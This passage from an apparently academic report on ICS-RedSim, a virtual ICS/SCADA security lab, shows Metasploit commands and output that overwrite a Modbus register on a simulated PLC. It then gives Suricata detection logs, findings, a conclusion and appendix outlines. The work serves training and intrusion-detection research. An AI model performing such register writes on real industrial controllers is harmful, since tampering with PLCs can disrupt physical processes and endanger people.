
10. "set ACTION WRITE_REGISTER" – Select the action to overwrite a single Modbus register.
11. "set DATA_ADDRESS 3" – Specify the register address to overwrite.
12. "set DATA 4505" – Define the value that will be written to the register.
13. "show options" – Verify all configured parameters before execution.
14. "run" – Execute the module to overwrite the register value on the target device.

```
msf auxiliary(scanner/scada/modbusclient) > show actions

Auxiliary actions:

      Name                  Description
      ----                  -----------
      READ_COILS            Read bits from several coils
      READ_DISCRETE_INPUTS  Read bits from several DISCRETE INPUTS
  ⇒   READ_HOLDING_REGISTERS Read words from several HOLDING registers
      READ_ID               Read device id
      READ_INPUT_REGISTERS  Read words from several INPUT registers
      WRITE_COIL            Write one bit to a coil
      WRITE_COILS           Write bits to several coils
      WRITE_REGISTER        Write one word to a register
      WRITE_REGISTERS       Write words to several registers

msf auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action ⇒ WRITE_REGISTER
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 3
DATA_ADDRESS ⇒ 3
msf auxiliary(scanner/scada/modbusclient) > set DATA 4505
DATA ⇒ 4505
msf auxiliary(scanner/scada/modbusclient) > show options
```

```
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA            4505             no        Data to write (WRITE_COIL and WRITE_REGISTER
   DATA_ADDRESS    3                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mode on
   DATA_REGISTERS                   no        Words to write to each register separated wi
                                              3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to read (READ_COIL
                                               READ_INPUT_REGISTERS modes only)
   RHOSTS          192.168.1.105    yes       The target host(s), see https://docs.metaspl
                                              ploit.html
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name            Description
   ----            -----------
   WRITE_REGISTER  Write one word to a register


View the full module info with the info, or info -d command.

msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.105
[*] 192.168.1.105:502 - Sending WRITE_REGISTER...
[+] 192.168.1.105:502 - Value 4505 successfully written at registry address 3
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```



Before Attack



After Attack

WEEK 8 — Final Integration + Key Observations

The ICS-RedSim framework successfully simulated industrial processes and cybersecurity incidents.

Key Observations

1. Normal Modbus communication patterns were established
2. Unauthorized scanning produced detectable anomalies
3. Write command misuse triggered IDS alerts
4. Traffic flooding increased packet rate significantly
5. Sensor spoofing altered HMI readings abnormally

Detection Results

1. Suricata generated protocol-based alerts
2. Wazuh detected host-level anomalies
3. Dashboards visualized attack timelines
4. PCAP analysis confirmed traffic irregularities

```
 {TCP} 192.168.1.106:46330 -> 192.168.1.100:502
03/11/2026-18:47:23.961529  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:46330 -> 192.168.1.1:502
03/11/2026-18:49:37.354232  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:43461 -> 192.168.1.105:502
03/11/2026-19:11:49.524264  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:43831 -> 192.168.1.105:502
03/11/2026-19:12:20.101085  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:40111 -> 192.168.1.105:502
03/11/2026-19:25:18.582022  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
 {TCP} 192.168.1.106:40331 -> 192.168.1.105:502
```

Advantages

1. Safe testing environment
2. No physical hardware required
3. Realistic ICS protocol simulation
4. Effective IDS validation platform
5. Scalable for multiple scenarios

Limitations

1. Does not replicate physical equipment behavior perfectly
2. Limited to simulated protocols
3. High traffic scenarios depend on VM performance

CHAPTER 5

CONCLUSION AND FUTURE SCOPE

Conclusion

As part of this project, we have developed a Virtual environment, as form of a Cybersecurity simulation framework for ICS/SCADA systems that can be used in a safe environment to test industrial cyber-attacks. This project has enabled us to simulate industrial communications, ICS/SCADA system processes, and industrial monitoring system within a safe and controlled environment in our labs.

This framework shows how a malicious activity, abuse of network protocols or anomalies in network traffic can impact the industrial process and how a monitoring system can detect such malicious activities. ICS-RedSim is an academic and research tool that simulates scenarios of industrial cyber-attacks and provides a safe environment for training, demonstrations, and research into industrial cyber security without the risk of damaging production assets.

ICS—RedSim is a virtual ICS/SCADA attack simulation framework developed for academic and research in for training and research purposes. The demo shows industrial process simulation and some possible industrial security incident scenario generated and detected in a controlled, isolated environment.

By integrating Red Team attack simulation with Blue Team monitoring and detection, the project highlights the importance of intrusion detection and log analysis industrial cybersecurity. The framework provides a Low cost, scalable, and safe infrastructure for ICS training and research. Addressing the global shortage of skilled resources in ICS security through cost-effective training programs.

Future Scope

The project can be enhanced by:

- Integrating more industrial protocols (DNP3, OPC-UA)
- Adding AI-based anomaly detection
- Expanding to multi-plant simulations
- Implementing automated incident response
- Creating cyber-range training modules

Reference

1. Ahmed, Ishtiaque, and Aleem Al Razee Tonoy. "Cybersecurity in industrial control systems: A systematic literature review on AI-based threat detection for SCADA and IoT networks." ASRC Procedia: Global Perspectives in Science and Scholarship (2025).

2. Ahmed, C.M., 2025, May. AttackLLM: LLM-based Attack Pattern Generation for an Industrial Control System. In Proceedings of the 2nd International Workshop on Foundation Models for Cyber-Physical Systems & Internet of Things (pp. 31-36).

3. Mesbah, M., Elsayed, M. S., Jurcut, A. D., & Azer, M. (2023). Analysis of ICS and SCADA systems attacks using honeypots. Future Internet, 15(7), 241.

4. Dehlaghi-Ghadim, A., Balador, A., Moghadam, M. H., Hansson, H., & Conti, M. (2023). ICSSIM—A framework for building industrial control systems security testbeds. Computers in Industry, 148, 103906.

5. Alhasawi, S. (2020). ICSrank: A security assessment framework for industrial control systems (ICS)(Doctoral dissertation, Liverpool John Moores University).

6. Skrodelis, H. K., & Romanovs, A. Explainable Hybrid Intrusion Detection for SCADA/ICS: A Review and Research Agenda. Frontiers in Computer Science, 8, 1724245.

7. Al-Abassi, A., Karimipour, H., Dehghantanha, A., & Parizi, R. M. (2020). An ensemble deep learning-based cyber-attack detection in industrial control system. Ieee Access, 8, 83965-83973.

Appendix List

Appendix A — System Requirements

- Hardware requirements for running the virtual lab
- Software requirements (VMware, OpenPLC, FUXA, Suricata, Wazuh, Wireshark, Kali Linux)

Appendix B — Virtual Machine Configuration

- VM specifications (RAM, CPU, Disk)
- Network adapter settings
- Bridged network configuration
- VMware network topology

Appendix C — IP Addressing Plan

Device	IP Address	Role
PLC VM	192.168.30.10	OpenPLC Controller
SCADA VM	192.168.30.20	FUXA HMI
Monitoring VM	192.168.20.20	IDS + SIEM
Attacker VM	192.168.40.50	Test Machine

Appendix D — PLC Register Mapping

Variable	Modbus Address	Description
Pump	Coil 1	Pump control
Tank Level	Holding Register 0	Tank level sensor
Alarm	Coil 3	High level alarm

Appendix E — PLC Ladder Logic Program

- Screenshot of ladder logic
- Description of tank fill/drain logic
- Timer configuration

Appendix F — SCADA Dashboard Configuration

- FUXA HMI screen design
- Tank indicator configuration
- Pump control button configuration
- Alarm indicator setup

Appendix G — Suricata IDS Configuration

- Suricata installation commands
- Suricata configuration file changes
- Custom Modbus detection rule

Appendix H — Wazuh Configuration

- Wazuh installation steps
- Integration with Suricata logs
- Dashboard configuration

Appendix I — Wireshark Baseline Capture

- Baseline PCAP file description
- Normal traffic pattern observations
- Modbus protocol analysis

Appendix J — IDS Alert Logs

- Suricata alert examples
- Log samples from fast.log and eve.json

Appendix K — Evidence Screenshots

- HMI screenshots
- IDS alerts
- Wireshark captures

- Wazuh dashboard alerts

Appendix L — Abbreviations

Term	Meaning
ICS	Industrial Control System
SCADA	Supervisory Control and Data Acquisition
PLC	Programmable Logic Controller
IDS	Intrusion Detection System
HMI	Human Machine Interface